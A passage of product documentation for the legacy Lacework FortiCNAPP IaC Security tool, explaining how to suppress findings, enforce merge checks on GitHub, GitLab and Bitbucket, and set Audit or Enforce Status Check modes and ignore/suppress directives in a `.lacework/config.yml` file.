
Comments in IaC Security display only the delta between the default and Pull Request branches.

You can either suppress, fix, or autofix findings.

Autofix findings

This beta feature is currently available only to limited findings.


In the *Assessments* page, click the FINDINGS tab to view a list of all findings. Some findings may have a *Fix Now* button. Click this button to review the fix and open a pull request to automatically resolve the issue.



Suppressing findings

To suppress findings:

1. Go to the Lacework FortiCNAPP IaC Security console.
2. Click *Violations* on the left panel to display the Violations page. This page provides the total number of violations in the main and master branches and lists each violation by its severity. It provides the policy summary and severity.
3. Click a violation for more details to get more details such as the file where it's coming from and a link to the GitHub repository branch.
4. Click the *Actions* menu, then select *Suppress* to suppress the finding.



Viewing violations

This topic is part of the legacy IaC offering. It will be end of support and deprecated by the end of 2025. See Navigating the Infrastructure-as-Code security pages on page 1485 and Infrastructure-as-Code Security on page 1546 for more information on the active IaC offerings.

Click *Violations* on the left panel of the Lacework FortiCNAPP IaC Security console to display the *Violations* page. This page provides the total number of violations in the main and master branch and lists each violation by its severity. It provides the policy summary and severity.

You can download the violations as a CSV file and search for terms to identify specific violations.

You can click a violation to get more details such as the file where it's coming from and a link to the GitHub repository branch. Click the link to go straight to the section in the file that caused the issue.

Enter a word or term, such as *TLS*, in the search field to get a list of corresponding violations.

Click the filter icon to filter based on:

- Severity
- Compliance
- Repository
- Status

Click the *Actions* menu to select:

- *Suppress*: Click to suppress the violation.
- *Show Finding*: Click to display the issue found.
- *Show Guidelines*: Click to display the guidelines view.
- *Show Policy*: Click to display the policy view.

Enforcing checks before merging

This topic is part of the legacy IaC offering. It will be end of support and deprecated by the end of 2025. See Navigating the Infrastructure-as-Code security pages on page 1485 and Infrastructure-as-Code Security on page 1546 for more information on the active IaC offerings.

After you set up IaC Security in your repository, you can mandate rules and checks to enable merging pull requests (GitHub/Bitbucket) or merge requests (GitLab).


If there are violations, you can block a GitHub or Bitbucket pull request or GitLab merge request from merging.

Configuring branch protection rules in GitHub

In GitHub, if you're a repository owner or have admin permissions in a repository, you can customize branch protections in the repository and enforce certain workflows, such as requiring more than one pull request review or requiring certain status checks to pass before allowing a pull request to merge.

To configure branch protection rules for each GitHub repository:

1. Go to your GitHub repository.
2. Click the *Settings* tab at the top.
3. Click *Branches* on the left panel to display the branch protection rule page.
4. Under Protect matching branches, select *Require status check to pass before merging* and *Require branches to be up to date before merging*.



5. Click *Save*.

For more information, see Configuring protected branches.

Configuring branch protection rules in GitLab

In GitLab, you can prevent merge requests from being merged if:


- No pipeline was run.
- The pipeline did not succeed.

This works for both:

- GitLab CI/CD pipelines.
- Pipelines run from an external CI integration.

To configure the merge checks behavior in GitLab:

1. Go to *Settings > General*.
2. Under Merge checks, select *Pipelines must succeed* and *Skipped pipelines are considered successful*.



3. Click *Save*.


For more information, see Merge when pipeline succeeds.

Configuring branch protection rules in Bitbucket

In Bitbucket, you can prevent pull requests from being merged using the Bitbucket merge checks.

To configure the merge checks for each Bitbucket repository:

1. Go to your Bitbucket repository.
2. Go to the *Repository settings* on the left panel.
3. Click *Branch Permissions* to display the branch permissions page.
4. Expand the *Merge Checks* dropdown.
5. Select the appropriate option as per your requirements.



6. Click *Save*.

For more information, see Bitbucket Merge Checks.

Pull Request build status

This topic is part of the legacy IaC offering. It will be end of support and deprecated by the end of 2025. See Navigating the Infrastructure-as-Code security pages on page 1485 and Infrastructure-as-Code Security on page 1546 for more information on the active IaC offerings.


IaC Security provides the following build status messages for pull requests.

Detected x security issues

The scan completed successfully and IaC Security detected new security issues. It sets the status to failed and posts the findings as a pull request comment.

No security issues detected

The scan completed successfully and IaC Security did not detect any new findings.



Configure the Code Security app

This topic is part of the legacy IaC offering. It will be end of support and deprecated by the end of 2025. See Navigating the Infrastructure-as-Code security pages on page 1485 and Infrastructure-as-Code Security on page 1546 for more information on the active IaC offerings.

IaC Security provides the ability to view policy violations without blocking Pull Request/Merge Requests (PR/MR) despite failed policy checks. This capability can be configured at the organization level, where it applies to all repositories, or at the repository level (through settings within the repository's `.lacework/config.yml` file, which take precedence over the organization configuration).

At the repository level, you can customize the configuration options and configuration mode by editing the file `.lacework/config.yml` in your repository. The repository configuration mode can also be updated through the UI. At the organization level, you can select a configuration mode through the UI.

Configuration modes

Lacework FortiCNAPP IaC Security allows you to choose between two configuration modes: *Audit* and *Enforce Status Check*. Either mode scans repositories and posts comments to PR/MRs. *Audit* mode, the default mode, does not block pipelines or PR/MRs, whereas *Enforce Status Check* mode blocks pipelines or PR/MRs.

Changes to the `.lacework/config.yml` file take precedence over the Lacework FortiCNAPP IaC Organization UI configuration. If there are differences between the two methods of choosing a mode, Lacework FortiCNAPP IaC Security is configured by the `.lacework/config.yml` file.


The configuration you see in the UI is the Organization-level config. The contents of the `.lacework/config.yml` file in the repository are not reflected in the UI.

Changing the configuration mode using the UI

To change the configuration mode:

1. Go to app.soluble.cloud.
2. Click *Settings*.
3. Click *Organization*.

4. On the right, select your desired configuration mode.



5. Click the toggle to enable or disable comments on pull/merge requests.
   a. For new customers, this setting is enabled by default.

In earlier releases, comments were only made for Critical or High violations. The current release creates comments, if enabled, for all *new* violations regardless of severity. This informs you of new violations even when they do not block your PR/MR.

Changing the configuration mode by editing the `.lacework/config.yml` file

IaC Bot is concerned with violations that are new in a given pull or merge request. Violations that have already been found in scans of the repository are ignored. Therefore when editing `.lacework/config.yml`, you may not see the configuration changes take effect until a pull or merge request with new violations is opened.

Audit mode (default)

Audit mode enables the Lacework FortiCNAPP Code Security app to scan all repositories and allow posting comments to Pull Requests without blocking pipelines or Pull/Merge Requests.

The values in this yaml file override the defaults, so you need not specify all values in each repository. You can just edit the values that you want to override.

```
# Not all values need to be explicitly set.

# Set to true to allow the Code Security App to update your PR Status Check
pr_status_enabled: true

# Maximum allowable findings, above which
# PR status check will fail
```

```
pr_status_thresholds:
    critical: 0
    high: 0
    medium: 999
    low: 999

# Force the status check to pass.  Checks will still be run.
# Effectively the same as raising thresholds to high values.
pr_status_force_pass_enabled: true

# Set to true if you want Code Security App to add PR comments
pr_comments_enabled: true


# If set to true, a PR comment will be added, even if
# the status check passes.
pr_comments_on_passed_check_enabled: true
```

Enforce Status Check mode

Enforce Status Check mode enables Lacework FortiCNAPP IaC Security to scan all repositories and post comments to pull requests. This mode blocks pipelines and PR/MRs.

The values in the config.yaml file override the defaults, so you need not specify all values in each repository. You can just edit the values that you want to override.

```
# Not all values need to be explicitly set.

# Should the Code Security App update your PR Status Check
pr_status_enabled: true

# Maximum allowable findings, above which
# PR status check will fail
pr_status_thresholds:
    critical: 0
    high: 0
    medium: 999
    low: 999

# Force the status check to pass.  Checks will still be run.
# Effectively the same as raising thresholds to high values.
pr_status_force_pass_enabled: false

# Set to true if you want the Code Security App to add PR comments
pr_comments_enabled: true


# If set to true, a PR comment will be added, even if
# the status check passes.
pr_comments_on_passed_check_enabled: true
```

IaC bot status check and PR comments



The following table details Code Security App behavior on pull or merge requests. For example, if you run the app in Audit Mode with three violations of differing severity, the pull or merge request will "pass" but will notify you through PR comments that there were three new violations. In Enforce Status Check for the same scenario, the pull or merge will fail but still notify you of the three new violations.

Number	Mode	Scenarios	PR Status	PR Status Message	PR Comments	Config
1	Audit Mode	Critical: 0, High: 0, Medium: 0, Low: 0.		(Audit Mode) No violations found	No	C: 0, H: 0, M:99999, L: 99999
2	Enforce Static Check	Critical: 0, High: 0, Medium: 0, Low: 0.		No violations found	No	C: 0, H: 0, M:99999, L: 99999
3	Audit Mode	Critical: 1, High: 1, Medium: 1, Low: 0.		(Audit Mode) Failed - Found 3 violations in this pull request	Yes	C: 0, H: 0, M:99999, L: 99999
4	Enforce Static Check	Critical: 1, High: 1, Medium: 1, Low: 0.		Failed - Found 3 violations in this pull request	Yes	C: 0, H: 0, M:99999, L: 99999
5	Audit Mode	Critical: 0, High: 0, Medium: 1, Low: 0.		(Audit Mode) Passed - Found 1 violations in this pull request	Yes	C: 0, H: 0, M:99999, L: 99999
6	Enforce Static Check	Critical: 0, High: 0, Medium: 1, Low: 0.		Passed - Found 1 violations in this pull request	Yes	C: 0, H: 0, M:99999, L: 99999
7	Audit Mode	Critical: 0, High: 0, Medium: 1, Low: 0.		(Audit Mode) Failed - Found 1 violations in this pull request	Yes	C: 0, H: 0, M:0, L: 99999
8	Enforce Static Check	Critical: 0, High: 0, Medium: 1, Low: 0.		Failed - Found 1 violations in this pull request	Yes	-C: 0, H: 0, M:0, L: 99999



Examples of Code Security app status check and PR comments

In the following examples, both pull/merge requests include the same medium severity violation. In Audit Mode, the PR will pass regardless of its violation(s). The PR comments will alert you to how many violations exist, but you can still merge the PR. In Enforce Status Check Mode, the pull/merge request will fail and block the pull/merge request if any critical or high violation(s) exist in the PR. PR comments will detail the new violations.



GitLab

Mode	PR Comments
Audit Mode (default)	
Enforce Status Check Mode	

Bitbucket

Mode	PR Comments
Audit Mode (default)	
Enforce Status Check Mode	

GitHub

Mode	PR Comments
Audit Mode (default)	
Enforce Status Check Mode	

Configuration options

The following configuration options enable you to further customize your Code Security App configuration. For each of the following configuration options, edit the `.lacework/config.yml` file based on the provided directive or flag examples.

Ignore files

The `ignore` directive takes a list of strings, which are interpreted using gitignore syntax.

Example:

```
ignore:
  - "test/**"
  - "some-other-file"
```

Currently this directive only applies to assessments uploaded to IaC Security. The `ignore` directive will not be applied to local CLI output.

Suppress findings

The `suppress` directive takes a list of strings that are matched against the `sid` for a particular finding. The `sid` is the system/policy ID.

Example:

```
suppress:
  - "sid-1"
  - "sid-2"
```

Currently this directive only applies to assessments uploaded to IaC Security. The `suppress` directive will not be applied to local CLI output.

Preventing submodule scans


If you are not interested in scanning the submodules of a repository, you can add the following flag in the repository's `.lacework/config.yml` file:

